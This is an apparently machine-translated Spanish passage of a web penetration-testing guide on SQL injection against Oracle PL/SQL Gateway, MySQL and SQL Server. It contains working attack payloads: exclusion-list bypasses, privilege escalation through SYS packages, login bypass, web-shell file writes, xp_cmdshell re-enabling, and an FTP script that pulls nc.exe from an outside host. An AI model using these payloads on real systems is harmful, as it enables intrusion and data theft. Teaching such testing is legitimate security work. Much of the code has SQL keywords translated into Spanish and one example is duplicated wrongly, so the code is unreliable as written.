Simplemente colocar el nombre del esquema/paquete entre comillas dobles podría permitir a un atacante eludir la lista de exclusión. Tenga en cuenta que esto

Pruebas de penetración de aplicaciones web

no funcionará en Oracle Application Server 10g ya que convierte la solicitud del usuario a minúsculas antes de enviarla al servidor de la base de datos y un literal de comillas distingue entre mayúsculas y minúsculas; por lo tanto, "SYS" y "sys" no son lo mismo y se generarán solicitudes para este último. en un 404 No encontrado. Sin embargo, en versiones anteriores, lo siguiente puede omitir la lista de exclusión:

Omitir la lista de exclusión: método 4

Dependiendo del juego de caracteres utilizado en el servidor web y en el servidor de base de datos, algunos caracteres se traducen. Por lo tanto, dependiendo de los juegos de caracteres en uso, el carácter "ÿ" (0xFF) podría convertirse en una "Y" en el servidor de la base de datos. Otro carácter que a menudo se convierte a una "Y" mayúscula es el carácter Macrón: 0xAF. Esto puede permitir que un atacante eluda la lista de exclusión:

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC
```

```
http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

Omitir la lista de exclusión: método 5

Algunas versiones de PL/SQL Gateway permiten omitir la lista de exclusión con una barra invertida - 0x5C:

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

Omitir la lista de exclusión: método 6

Este es el método más complejo para eludir la lista de exclusión y es el método parcheado más recientemente. Si tuviéramos que solicitar lo siguiente

```
http://www.example.com/pls/dad/foo.bar?xyz=123
```

el servidor de aplicaciones ejecutaría lo siguiente en el servidor de base de datos:

```
1 declarar
2 rc__ número;
3 hora_inicio__ binario_integer;
4 lista_simple__ owa_util_vc_arr;
5 lista_compleja__ owa_util_vc_arr;
6 comenzar
7 start_time__ := dbms_utility.get_time;
8 owa.init_cgi_env(:n__,:nm__,:v__);
9 http.HTBUF_LEN := 255;
10 nulos;
11 nulos;
12 lista_simple__(1) := 'sys.%';
13 lista_simple__(2) := 'dbms\_%';
14 lista_simple__(3) := 'utl\_%';
15 lista_simple__(4) := 'owa\_%';
16 lista_simple__(5) := 'owa.%';
17 lista_simple__(6) := 'http\_%';
18 lista_simple__(7) := 'htf.%';
19 si ((owa_match.match_pattern('foo.bar', lista_simple__,
lista_compleja__, verdadero))) entonces
```

```
20 rc__ := 2;
21 más
22 nulos;
23 orasso.wpg_session.init();
24 foo.bar(XYZ=>XYZ);
25 si (wpg_docload.is_file_download) entonces
26 rc__ := 1;
27 wpg_docload.get_download_file(:doc_info);
28 orasso.wpg_session.deinit();
29 nulos;
30 nulo;
31 cometer;
32 más
33 rc__ := 0;
34 orasso.wpg_session.deinit();
35 nulos;
36 nulos;
37 comprometidos;
38 owa.get_page(:data__:ndata__);
39 terminar si;
40 final si;
41 :rc__ := rc__;
42 :db_proc_time__ := dbms_utility.get_time—inicio_
tiempo__;
43 fin;
```

Observe las líneas 19 y 24. En la línea 19, la solicitud del usuario se compara con una lista de cadenas "malas" conocidas, es decir, la lista de exclusión. Si el paquete y el procedimiento solicitados no contienen cadenas incorrectas, entonces el procedimiento se ejecuta en la línea 24. El parámetro XYZ se pasa como una variable de vinculación.

Si luego solicitamos lo siguiente:

```
http://server.example.com/pls/dad/INJECTPOINT
```

Se ejecuta el siguiente PL/SQL:

```
-- 
18 lista_simple__(7) := 'htf.%';
19 si ((owa_match.match_pattern('inyectar'punto', simple_
lista__, lista_compleja__, verdadero))) entonces
20 rc__ := 2;
21 más
22 nulos;
23 orasso.wpg_session.init();
24 puntos de inyección;
--
```

Esto genera un error en el registro de errores: "PLS-00103: Encontré el símbolo 'PUNTO' cuando esperaba uno de los siguientes. . ." Lo que tenemos aquí es una forma de inyectar SQL arbitrario. Esto se puede aprovechar para evitar la lista de exclusión. Primero, el atacante necesita encontrar un procedimiento PL/SQL que no acepte parámetros y que no coincida con nada en la lista de exclusión. Hay una buena cantidad de paquetes predeterminados que coinciden con este criterio, por ejemplo:

```
JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
```

```
PORTAL.WVV_HTP.CENTRECLOSE
ORASSO.INICIO
WWC_VERSION.GET_HTTP_DATABASE_INFO
```

Un atacante debería elegir una de estas funciones que esté realmente disponible en el sistema objetivo (es decir, que devuelva 200 OK cuando se le solicite). Como prueba, un atacante puede solicitar

```
http://server.example.com/pls/dad/orasso.home?FOO=BAR
```

el servidor debería devolver una respuesta "404 Archivo no encontrado" porque el procedimiento orasso.home no requiere parámetros y se ha proporcionado uno. Sin embargo, antes de que se devuelva el 404, se ejecuta el siguiente PL/SQL:

```
..
si ((owa_match.match_pattern('orasso.home', simple_
lista__, lista_compleja__, verdadero))) entonces
rc__ := 2;
demás
nulo;
orasso.wpg_session.init();
orasso.home(FOO=>:FOO);
..
..
```

Tenga en cuenta la presencia de FOO en la cadena de consulta del atacante. Los atacantes pueden abusar de esto para ejecutar SQL arbitrario. Primero, deben cerrar los corchetes:

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

Esto da como resultado que se ejecute el siguiente PL/SQL:

```
..
orasso.home();-->:)--;
```

Tenga en cuenta que todo lo que sigue al doble menos (--) se trata como un comentario. Esta solicitud provocará un error interno del servidor porque una de las variables de vinculación ya no se utiliza, por lo que el atacante debe volver a agregarla. Da la casualidad de que esta variable de enlace es la clave para ejecutar PL/SQL arbitrario. Por el momento, sólo pueden utilizar HTP.

IMPRIMIR para imprimir BAR y agregue la variable de enlace necesaria como :1:

```
http://server.example.com/pls/dad/orasso.home?);HTP.
IMPRIMIR(:1)--=BARRA
```

Esto debería devolver un 200 con la palabra "BAR" en el HTML. Lo que sucede aquí es que todo lo que está después del signo igual (BAR en este caso) son los datos insertados en la variable de vinculación. Usando la misma técnica es posible también obtener acceso a owa_util.cell-sprint nuevamente:

```
http://www.example.com/pls/dad/orasso.home?);OWA_
UTIL.CELLSPRINT(:1)--=SELECCIONAR+NOMBRE DE USUARIO+DE+TODO_
USUARIOS
```

Para ejecutar SQL arbitrario, incluidas declaraciones DML y DDL, el atacante inserta una ejecución inmediata :1:

```
http://server.example.com/pls/dad/orasso.home?);exe-
cute%20immediate%20:1--=select%201%20from%20dual
```

Tenga en cuenta que el resultado no se mostrará. Esto se puede aprovechar para explotar cualquier error de inyección PL/SQL propiedad de SYS, permitiendo así que un atacante obtenga el control completo del servidor de base de datos backend.

Por ejemplo, la siguiente URL aprovecha los defectos de inyección de SQL en DBMS_EXPORT_EXTENSION (consulte <http://secunia.com/advisories/19860>)

```
http://www.example.com/pls/dad/orasso.home?;
ejecutar%20immediato%20:1--=DECLARAR%20BUF%20
VARCHAR2(2000)%20BEGIN%20
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_IN-DEX_TABLES
(
'INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_
LÍNEA(:p1);
EJECUTAR%20IMMEDIATE%20"CREAR%20OR%20RE-
LUGAR%20
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.
OWA_UTIL";
FIN;--'SYS';1,'VER',0);END;
```

Evaluación de aplicaciones web PL/SQL personalizadas

Durante las evaluaciones de seguridad de caja negra, el código de la aplicación PL/SQL personalizada no está disponible, pero aún es necesario evaluarlo para detectar vulnerabilidades de seguridad.

Pruebas de inyección SQL

Cada parámetro de entrada debe probarse para detectar fallas de inyección SQL. Estos son fáciles de encontrar y confirmar. Encontrarlos es tan fácil como insertar una comilla simple en el parámetro y verificar si hay respuestas de error (que incluyen errores 404 No encontrado). La confirmación de la presencia de inyección SQL se puede realizar utilizando el operador de concatenación.

Por ejemplo, supongamos que hay una aplicación web PL/SQL de librería que permite a los usuarios buscar libros de un autor determinado:

```
http://www.example.com/pls/bookstore/books.search?au-thor=DICKENS
```

Si esta solicitud devuelve libros de Charles Dickens, pero

```
http://www.example.com/pls/bookstore/books.search?au-thor=DICK'ENS
```

devuelve un error o un 404, entonces podría haber una falla de inyección SQL. Esto se puede confirmar utilizando el operador de concatenación:

Pruebas de penetración de aplicaciones web

<http://www.example.com/pls/bookstore/books.search?au-lhor=DICK'||ENS>

Si esta solicitud devuelve libros de Charles Dickens, habrá confirmado la presencia de la vulnerabilidad de inyección SQL.

Herramientas

- SQLInjector - <http://www.databasesecurity.com/sql-injector.htm>
- Orascan (escáner VA de aplicación web Oracle), NGS SQuirreL (Escáner Oracle RDBMS VA) - <http://www.nccgroup.com/en/nuestros-servicios/pruebas-de-seguridad-auditoría-cumplimiento/software-de-seguridad-de-la-información/ngs-orascan/>

Referencias

Libros blancos

- Protección contra piratería del servidor de aplicaciones Oracle (una guía para proteger Oráculo 9) - <http://www.itsec.gov.cn/docs/20090507151158287612.pdf>
- Inyección Oracle PL/SQL - <http://www.databasesecurity.com/oracle/oracle-plsql-2.pdf>

Pruebas para MySQL

Resumen

Las vulnerabilidades de inyección SQL ocurren siempre que se utilizan entradas en la construcción de una consulta SQL sin estar adecuadamente restringidas o desinfectadas. El uso de SQL dinámico (la construcción de consultas SQL mediante concatenación de cadenas) abre la puerta a estas vulnerabilidades. La inyección SQL permite a un atacante acceder a los servidores SQL.

Permite la ejecución de código SQL bajo los privilegios del usuario utilizado para conectarse a la base de datos.

El servidor MySQL tiene algunas particularidades, por lo que algunos exploits deben personalizarse especialmente para esta aplicación. Ese es el tema de esta sección.

Cómo probar

Cuando se encuentra una vulnerabilidad de inyección SQL en una aplicación respaldada por una base de datos MySQL, hay una serie de ataques que podrían realizarse dependiendo de la versión de MySQL y los privilegios de usuario en DBMS.

MySQL viene con al menos cuatro versiones que se utilizan en producción en todo el mundo: 3.23.x, 4.0.x, 4.1.x y 5.0.x. Cada versión tiene un conjunto de características proporcionales al número de versión.

- A partir de la Versión 4.0: UNIÓN
- A partir de la Versión 4.1: Subconsultas
- A partir de la Versión 5.0: Procedimientos almacenados, Funciones almacenadas y la vista denominada INFORMACIÓN_SCHEMA
- A partir de la versión 5.0.2: activadores

Cabe señalar que para las versiones de MySQL anteriores a 4.0.x, solo se podían usar ataques booleanos o de inyección ciega basados en tiempo, ya que la funcionalidad de subconsulta o las declaraciones UNION no estaban implementadas.

De ahora en adelante, asumiremos que existe una vulnerabilidad de inyección SQL clásica, que puede desencadenarse mediante una solicitud similar a la

uno descrito en la Sección sobre [Pruebas de Inyección SQL](#).

<http://www.example.com/page.php?id=2>

El problema de las comillas simples

Antes de aprovechar las características de MySQL, se debe tener en cuenta cómo se pueden representar las cadenas en una declaración, ya que a menudo las aplicaciones web escapan de las comillas simples.

El escape de cotización de MySQL es el siguiente:

'Una cadena con 'comillas"

Es decir, MySQL interpreta los apóstrofes escapados ('') como caracteres y no como metacaracteres.

Así que si la aplicación, para funcionar correctamente, necesita utilizar cadenas constantes, hay que diferenciar dos casos:

- [1] La aplicación web escapa de las comillas simples (' => '')
- [2] La aplicación web no escapa de las comillas simples (' => ')

En MySQL, existe una forma estándar de evitar la necesidad de comillas simples, declarando una cadena constante sin necesidad de comillas simples.

Supongamos que queremos saber el valor de un campo llamado 'contraseña' en un registro, con una condición como la siguiente:

- [1] contraseña como 'A%'
- [2] Los valores ASCII en un hexadecimal concatenado:
contraseña LIKE 0x4125
- [3] La función char(): contraseña
LIKE CHAR(65,37)

Múltiples consultas mixtas:

Los conectores de la biblioteca MySQL no admiten consultas múltiples separadas por ';' por lo que no hay forma de injectar múltiples comandos SQL no homogéneos dentro de una única vulnerabilidad de inyección SQL como en Microsoft SQL Server.

Por ejemplo, la siguiente inyección generará un error:

1; actualizar nombre de tabla establecer código = 'código javascript' donde 1 -

Recopilación de información

Huellas dactilares MySQL

Por supuesto, lo primero que hay que saber es si existe un DBMS MySQL como base de datos back-end. El servidor MySQL tiene una característica que se utiliza para permitir que otros DBMS ignoren una cláusula en el dialecto MySQL. Cuando un bloque de comentarios ('**') contiene un signo de exclamación ('! sql here!'), MySQL lo interpreta y otros DBMS lo consideran como un bloque de comentarios normal, como se explica en el manual de MySQL.

Ejemplo:

1/*! y 1=0 */

Resultado esperado:

Si MySQL está presente, se interpretará la cláusula dentro del bloque de comentarios.

Versión

Hay tres formas de obtener esta información:

- [1] Usando la variable global @@version
- [2] Usando la función [VERSIÓN()]
- [3] Utilizando la huella digital de comentarios con un número de versión /*40110 y 1=0*/

lo que significa

```
if(version >= 4.1.10) agregue
'1=0' a la consulta.
```

Estos son equivalentes ya que el resultado es el mismo.

Inyección en banda:

```
1 Y 1=0 UNION SELECT @@version /*
```

Inyección inferencial:

```
1 Y @@versión como '4.0%'
```

Resultado esperado:

Una cadena como esta:

```
5.0.22-registro
```

Iniciar sesión usuario

Hay dos tipos de usuarios en los que confía MySQL Server.

[1] [\[USUARIO\(\)\]](#): el usuario conectado al servidor MySQL.

[2] [\[CURRENT_USER\(\)\]](#): el usuario interno que está ejecutando el consulta.

Hay alguna diferencia entre 1 y 2. La principal es que

un usuario anónimo podría conectarse (si está permitido) con cualquier nombre, pero el usuario interno de MySQL es un nombre vacío (""). Otra diferencia es que un procedimiento almacenado o una función almacenada se ejecutan como usuario creador, si no se declaran en otro lugar. Esto se puede saber usando CURRENT_USER.

Inyección en banda:

```
1 Y 1=0 UNIÓN SELECCIONAR USUARIO()
```

Inyección inferencial:

```
1 Y USUARIO() como 'root%'
```

Resultado esperado:

Una cadena como esta:

```
usuario@nombre de host
```

Nombre de la base de datos en uso

Existe la función nativa BASE DE DATOS()

Inyección en banda:

```
1 Y 1=0 SELECCIONAR BASE DE DATOS UNIÓN()
```

Inyección inferencial:

```
1 Y BASE DE DATOS() como 'db%'
```

Resultado esperado:

Una cadena como esta:

```
nombrebd
```

INFORMACIÓN_ESQUEMA

Desde MySQL 5.0 se creó una vista denominada [INFORMATION_SCHEMA]. Nos permite obtener toda la información sobre bases de datos, tablas y columnas, así como procedimientos y funciones.

Aquí hay un resumen de algunas vistas interesantes.

| Tablas_en_INFORMACIÓN_SCHEMA | DESCRIPCIÓN |
|------------------------------|--|
| .[ommitido].. | .[ommitido].. |
| ESQUEMAS | Todas las bases de datos que tiene el usuario (al menos) SELECT_priv |
| ESQUEMA_PRIVILEGIOS | Los privilegios que tiene el usuario para cada base de datos. |
| MESAS | Todas las tablas que tiene el usuario (al menos) SELECT_priv |
| TABLA_PRIVILEGIOS | Los privilegios que tiene el usuario para cada tabla. |
| COLUMNAS | Todas las columnas que tiene el usuario (al menos) SELECT_priv |
| COLUMNA_PRIVILEGIOS | Los privilegios que tiene el usuario para cada columna. |
| PUNTOS_VISTA | Todas las columnas que tiene el usuario (al menos) SELECT_priv |
| RUTINAS | Procedimientos y funciones (necesita EXECUTE_priv) |
| DESENCADENADORES | Activadores (necesita INSERT_priv) |
| PRIVILEGIOS_USUARIO | Privilegios que tiene el usuario conectado |

Toda esta información podría extraerse utilizando técnicas conocidas como se describe en la sección Inyección SQL.

Vectores de ataque

Escribir en un archivo

Si el usuario conectado tiene privilegios de ARCHIVO y no se escapan las comillas simples, la cláusula 'into outfile' se puede utilizar para exportar los resultados de la consulta en un archivo.

```
Seleccione * de la tabla al archivo de salida '/tmp/file'
```

Nota: no hay forma de omitir las comillas simples que rodean un nombre de archivo.

Entonces, si hay algo de limpieza en las comillas simples como escape ('\), no habrá forma de usar la cláusula 'into outfile'.

Pruebas de penetración de aplicaciones web

Este tipo de ataque podría utilizarse como técnica fuera de banda para obtener información sobre los resultados de una consulta o para escribir un archivo que podría ejecutarse dentro del directorio del servidor web.

Ejemplo:

```
1 límite 1 en el archivo de salida '/var/www/root/test.jsp' CAMPOS
ENCERRADOS POR //' LÍNEAS TERMINADAS POR '\n<%código jsp aquí%>';
```

Resultado esperado:

Los resultados se almacenan en un archivo con privilegios rw-rw-rw propiedad del usuario y grupo de MySQL.

Donde /var/www/root/test.jsp contendrá:

```
//valores de campo//
<%código jsp aquí%>
```

Leer desde un archivo

`Load_file` es una función nativa que puede leer un archivo cuando lo permiten los permisos del sistema de archivos. Si un usuario conectado tiene privilegios de ARCHIVO, podría usarlo para obtener el contenido de los archivos. Las comillas simples evitan la desinfección mediante el uso de técnicas descritas anteriormente.

```
load_file('nombre de archivo')
```

Resultado esperado:

Todo el archivo estará disponible para exportar utilizando técnicas estándar.

Ataque de inyección SQL estándar

En una inyección SQL estándar, puede mostrar los resultados directamente en una página como salida normal o como un error de MySQL. Al utilizar los ataques de inyección SQL ya mencionados y las características de MySQL ya descritas, la inyección directa de SQL podría lograrse fácilmente a un nivel de profundidad que depende principalmente de la versión de MySQL a la que se enfrenta el pentester.

Un buen ataque es conocer los resultados obligando a una función/procedimiento o al propio servidor a arrojar un error. Una lista de errores arrojados

por MySQL y en particular las funciones nativas se pueden encontrar en el [Manual de MySQL](#).

Inyección SQL fuera de banda

La inyección fuera de banda podría lograrse utilizando la cláusula "[dentro del archivo externo](#)".

Inyección SQL ciega

Para la inyección SQL ciega, existe un conjunto de funciones útiles proporcionadas de forma nativa por el servidor MySQL.

- [Longitud de la cuerda:](#)

`LENGTH(str)` •

[Extrae una subcadena de una cadena dada:](#)

`SUBSTRING(cadena, desplazamiento, #chars_returned)` •

[Inyección ciega basada en tiempo: BENCHMARK y SLEEP](#)

PUNTO DE REFERENCIA(#deciclos,acción_a_realizarse)

La función de referencia podría usarse para realizar ataques de sincronización, cuando la inyección ciega mediante valores booleanos no produce ningún resultado.

Ver. `SLEEP()` (MySQL > 5.0.x) para obtener una alternativa en el punto de referencia.

Para obtener una lista completa, consulte el manual de MySQL en <http://dev.mysql.es/doc/refman/5.0/en/functions.html>

Herramientas

- Francois Larouche: Herramienta de inyección SQL de múltiples DBMS - <http://www.sqlpowerinjector.com/index.htm>
- ilo--, Reversing.org - [sqlbftools](#)
- Bernardo Damele AG: sqlmap, herramienta de inyección automática de SQL - <http://sqlmap.org/>
- Muhammin Dzulfakar: MySqlloit, herramienta de adquisición de inyección MySql - <http://code.google.com/p/mysqlloit/>
- <http://sqlsus.sourceforge.net/>

Referencias

Libros blancos

- Chris Anley: "HackproofingMySQL" - <http://www.databasesecurity.com/mysql/HackproofingMySQL.pdf>

Estudios de caso

- Zeelock: Inyección ciega en bases de datos MySQL - <http://archive.cert.uni-stuttgart.de/bugtraq/2005/02/msg00289.html>

Pruebas para SQL Server

Resumen

En esta sección se analizarán algunas técnicas de inyección SQL que utilizan características específicas de Microsoft SQL Server.

Las vulnerabilidades de inyección SQL ocurren siempre que se utilizan entradas en la construcción de una consulta SQL sin estar adecuadamente restringidas o desinfectadas. El uso de SQL dinámico (la construcción de consultas SQL mediante concatenación de cadenas) abre la puerta a estas vulnerabilidades. La inyección SQL permite a un atacante acceder a los servidores SQL y ejecutar código SQL con los privilegios del usuario utilizado para conectarse a la base de datos.

Como se explica en Inyección SQL, un exploit de inyección SQL requiere dos cosas: un punto de entrada y un exploit para ingresar. Cualquier parámetro controlado por el usuario que sea procesado por la aplicación podría estar ocultando una vulnerabilidad. Esto incluye:

- Parámetros de aplicación en cadenas de consulta (por ejemplo, solicitudes GET)
- Parámetros de la aplicación incluidos como parte del cuerpo de una solicitud POST
- Información relacionada con el navegador (p. ej., agente de usuario, referente)
- Información relacionada con el host (por ejemplo, nombre de host, IP)
- Información relacionada con la sesión (por ejemplo, ID de usuario, cookies)

El servidor Microsoft SQL tiene algunas características únicas, por lo que algunos exploits deben personalizarse especialmente para esta aplicación.

Cómo probar

Características del servidor SQL

Para comenzar, veamos algunos operadores y comandos de SQL Server.

Procedimientos almacenados que son útiles en una prueba de inyección SQL:

[1] operador de comentario: -- (útil para forzar que la consulta ignore el parte restante de la consulta original; esto no será necesario en todos los casos)

[2] separador de consultas: ; (punto y coma)

[3] Los procedimientos almacenados útiles incluyen:

- **[xp_cmdshell]** ejecuta cualquier comando shell en el servidor con los mismos permisos que se está ejecutando actualmente. De forma predeterminada, sólo el administrador de sistemas puede usarlo y en SQL Server 2005 está deshabilitado de manera predeterminada (se puede habilitar nuevamente usando sp_configure)
- xp_regrep lee un valor arbitrario del Registro (procedimiento ampliado no documentado)
- xp_Regwrite escribe un valor arbitrario en el Registro (procedimiento ampliado no documentado)
- **[sp_makewebtask]** Genera un shell de comandos de Windows y pasa una cadena para su ejecución. Cualquier resultado se devuelve como filas de texto. Requiere privilegios de administrador de sistemas.
- **[xp_sendmail]** Envía un mensaje de correo electrónico, que puede incluir un archivo adjunto del conjunto de resultados de una consulta a los destinatarios especificados. Este procedimiento almacenado extendido utiliza SQL Mail para enviar el mensaje.

Veamos ahora algunos ejemplos de ataques específicos a SQL Server que utilizan las funciones antes mencionadas. La mayoría de estos ejemplos utilizarán la función ejecutiva.

A continuación mostramos cómo ejecutar un comando de shell que escribe el salida del comando dir c:\inetpub en un archivo explorable, suponiendo que el servidor web y el servidor de base de datos residen en el mismo host. La siguiente sintaxis utiliza xp_cmdshell:

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

Alternativamente, podemos usar sp_makewebtask:

```
exec sp_makewebtask 'C:\inetpub\wwwroot\test.txt', 'seleccione * de master.dbo.sysobjects'--
```

Una ejecución exitosa creará un archivo que el pen tester podrá examinar. Tenga en cuenta que sp_makewebtask está en desuso e, incluso si funciona en todas las versiones de SQL Server hasta 2005, es posible que se elimine en el futuro.

Además, las funciones integradas y las variables de entorno de SQL Server son muy útiles. Lo siguiente utiliza la función db_name() para desencadenar un error que devolverá el nombre de la base de datos:

```
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERTIR(int,%20db_name())
```

Observe el uso de [convertir]:

```
CONVERTIR (tipo_datos [(longitud)], expresión [, estilo])
```

CONVERT intentará convertir el resultado de db_name (una cadena) en una variable entera, lo que desencadenará un error que, si lo muestra la aplicación vulnerable, contendrá el nombre de la base de datos.

El siguiente ejemplo utiliza la variable de entorno @@version combinada con una , inyección de estilo "union select", para encontrar el versión del servidor SQL.

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','nombre1','na yo2',2006-01-06,1,@@versión%20--
```

Y aquí está el mismo ataque, pero usando nuevamente el truco de conversión:

```
/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','nombre1','na yo2',2006-01-06,1,@@versión%20--
```

La recopilación de información es útil para explotar vulnerabilidades de software en SQL Server, mediante la explotación de un ataque de inyección SQL o el acceso directo al escucha SQL.

A continuación, mostramos varios ejemplos que explotan las vulnerabilidades de inyección de SQL a través de diferentes puntos de entrada.

Ejemplo 1: Prueba de inyección SQL en una solicitud GET.

El caso más simple (y a veces más gratificante) sería el de una página de inicio de sesión que solicita un nombre de usuario y una contraseña para iniciar sesión. Puedes intentar ingresar la siguiente cadena o '1='1" (sin comillas dobles):

```
https://vulnerable.web.app/login.asp?Username=%20or%20'1='1&Contraseña=%20o%20'1='1
```

Si la aplicación utiliza consultas de SQL dinámico y la cadena se agrega a la consulta de validación de credenciales del usuario, esto puede resultar en un inicio de sesión exitoso en la aplicación.

Ejemplo 2: Prueba de inyección SQL en una solicitud GET

Para saber cuántas columnas existen

```
https://vulnerable.web.app/list_report.aspx?numero=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20usuarios;--
```

Ejemplo 3: Prueba en una solicitud POST

Inyección SQL, contenido HTTP POST: correo electrónico =% 27 & WhichSubmit = - enviar&enviar.x=0&enviar.y=0

Un ejemplo de publicación completo:

PUBLICAR https://vulnerable.web.app/forgotpass.asp HTTP/1.1

Anfitrión: vulnerable.web.app

Agente de usuario: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909 Firefox/1.5.0.7 Paros/3.2.13

Pruebas de penetración de aplicaciones web

```

Aceptar: texto/xml, aplicación/xml, aplicación/xhtml+xml, texto/
html; q=0.9, texto/sin formato; q=0.8, imagen/png, *; q=0.5
Idioma aceptado: en-us, en; q=0.5
Juego de caracteres aceptado: ISO-8859-1, utf-8; q=0.7, *; q=0.7
Mantener vivo: 300
Conexión Proxy: mantener vivo
Referencia: http://vulnerable.web.app/forgotpass.asp
Tipo de contenido: aplicación/x-www-form-urlencoded
Longitud del contenido: 50
correo electrónico=%27&whatSubmit=enviar&enviar.x=0&enviar.y=0

```

El mensaje de error que se obtiene cuando se ingresa el carácter ' (comilla simple) en el campo de correo electrónico es:

```

Error '80040e14' del proveedor OLE DB de PMicrosoft para SQL Server
Comillas abiertas antes de la cadena de caracteres'.
/forgotpass.asp, línea 15

```

Ejemplo 4: otro ejemplo más (útil) de GET
Obteniendo el código fuente de la aplicación

```
a'; master.dbo.xp_cmdshell 'copiar c:\inetpub\wwwroot\
login.aspx c:\inetpub\wwwroot\login.txt';--
```

Ejemplo 5: xp_cmdshell personalizado

Todos los libros y artículos que describen las mejores prácticas de seguridad para SQL Server recomiendan deshabilitar xp_cmdshell en SQL Server 2000 (en SQL Server 2005 está deshabilitado de forma predeterminada). Sin embargo, si tenemos derechos de administrador de sistemas (de forma nativa o forzando la contraseña de administrador de sistemas, ver más abajo), a menudo podemos evitar esta limitación.

En SQL Server 2000:

- Si xp_cmdshell ha sido deshabilitado con sp_dropextendedproc, simplemente podemos injectar el siguiente código:

```
sp_addextendedproc 'xp_cmdshell', 'xp_log70.dll'
```

- Si el código anterior no funciona, significa que el archivo xp_log70.dll se ha movido o eliminado. En este caso necesitamos injectar el siguiente código:

```

CREAR PROCEDIMIENTO xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS

DECLARAR @result int, @OLEResult int, @RunResult int
DECLARAR @ShellID int
EJECUTAR @OLEResult = sp_OACreate 'WScript.Shell', @ShellID FUERA

SI @OLEResult <> 0 SELECCIONAR @result = @OLEResult
IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @
OLEResultado)
EJECUTAR @OLEResult = sp_OAMethod @ShellID, 'Ejecutar', Nulo, @cmd,
0, @Wait
SI @OLEResult <> 0 SELECCIONAR @result = @OLEResult
IF @OLEResult <> 0 RAISERROR ('Ejecutar %0X', 14, 1, @OLEResult)

EJECUTAR @OLEResult = sp_OADestroy @ShellID
devolver @resultado

```

Este código, escrito por Antonin Foller (ver enlaces en la parte inferior de la página), crea un nuevo xp_cmdshell usando sp_oacreate, sp_oamethod y sp_oadestroy (siempre que no se hayan deshabilitado también, por supuesto). Antes de usarlo, necesitamos eliminar el primer xp_cmdshell que creamos (incluso si no funcionaba); de lo contrario, las dos declaraciones colisionarán.

En SQL Server 2005, xp_cmdshell se puede habilitar inyectando el siguiente código:

```

master..sp_configure 'mostrar opciones avanzadas',1
reconfigurar
maestro..sp_configure 'xp_cmdshell',1
reconfigurar

```

Ejemplo 6: Referidor / Usuario-Agente
El encabezado REFERER establecido en:

```

Referencia: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip');
[CÓDIGO SQL]
```

Permite la ejecución de código SQL arbitrario. Lo mismo sucede con el encabezado User-Agent configurado en:

```
sp_addextendedproc 'xp_cmdshell', 'xp_log70.dll'
```

Ejemplo 7: SQL Server como escáner de puertos

En SQL Server, uno de los comandos más útiles (al menos para el probador de penetración) es OPENROWSET, que se utiliza para ejecutar una consulta en otro servidor de base de datos y recuperar los resultados. El probador de penetración puede usar este comando para escanear puertos de otras máquinas en la red de destino, inyectando la siguiente consulta:

```
seleccione * de OPENROWSET('SQLOLEDB','uid=sa;pwd=foo-
bar;Network=DBMSSOCN;Address=xywz.p;timeout=5','se-lect 1')-
```

Esta consulta intentará una conexión a la dirección xywz en el puerto p. Si el puerto está cerrado, se devolverá el siguiente mensaje:

```
Error general de red. Consulta la documentación de tu red
```

El proveedor OLE DB 'sqloledb' informó un error. El proveedor no dio ninguna información sobre el error.

Por otro lado, si el puerto está abierto, se devolverá uno de los siguientes errores:

Por supuesto, el mensaje de error no siempre está disponible. Si ese es el caso, podemos usar el tiempo de respuesta para entender qué está pasando: con un puerto cerrado, el tiempo de espera (5 segundos en este ejemplo) se consumirá, mientras que un puerto abierto devolverá el resultado de inmediato.

Tenga en cuenta que OPENROWSET está habilitado de forma predeterminada en SQL Server 2000 pero deshabilitado en SQL Server 2005.

Ejemplo 8: Carga de ejecutables

Una vez que podamos usar xp_cmdshell (ya sea el nativo o uno personalizado), podremos cargar fácilmente archivos ejecutables en el servidor de base de datos de destino. Una opción muy común es netcat.exe, pero cualquier troyano será útil aquí. Si al objetivo se le permite iniciar conexiones FTP a la máquina del evaluador, todo lo que se necesita es inyectar las siguientes consultas:

En este punto, nc.exe se cargará y estará disponible.

```
maestro ejecutivo..xp_cmdshell 'echo open ftp.tester.org > ftp-script.txt';--  
  
exec master..xp_cmdshell 'echo USUARIO >> ftpscript.txt';-- exec  
master..xp_cmdshell 'echo PASS >> ftpscript.txt';--  
maestro ejecutivo..xp_cmdshell 'echo bin >> ftpscript.txt';--  
maestro ejecutivo..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--  
maestro ejecutivo..xp_cmdshell 'echo quit >> ftpscript.txt';--  
maestro ejecutivo..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

Si el firewall no permite FTP, tenemos una solución alternativa que explota el depurador de Windows, debug.exe, que se instala de forma predeterminada en todas las máquinas con Windows. Debug.exe admite secuencias de comandos y puede crear un ejecutable ejecutando un archivo de secuencia de comandos apropiado. Lo que debemos hacer es convertir el ejecutable en un script de depuración (que es un archivo 100% ASCII), cargarlo línea por línea y finalmente llamar a debug.exe. Existen varias herramientas que crean dichos archivos de depuración (por ejemplo: makecr.exe de Ollie Whitehouse y dbgtool.exe de toolcrypt.org). Las consultas a inyectar serán por tanto las siguientes:

```
exec master..xp_cmdshell 'echo [línea de script de depuración #1 de n] >  
debugscript.txt';--  
exec master..xp_cmdshell 'echo [línea de script de depuración #2 de n] >>  
debugscript.txt';--  
....  
exec master..xp_cmdshell 'echo [línea de script de depuración #n de n] >>  
debugscript.txt';--  
maestro ejecutivo..xp_cmdshell 'debug.exe <debugscript.txt';--
```

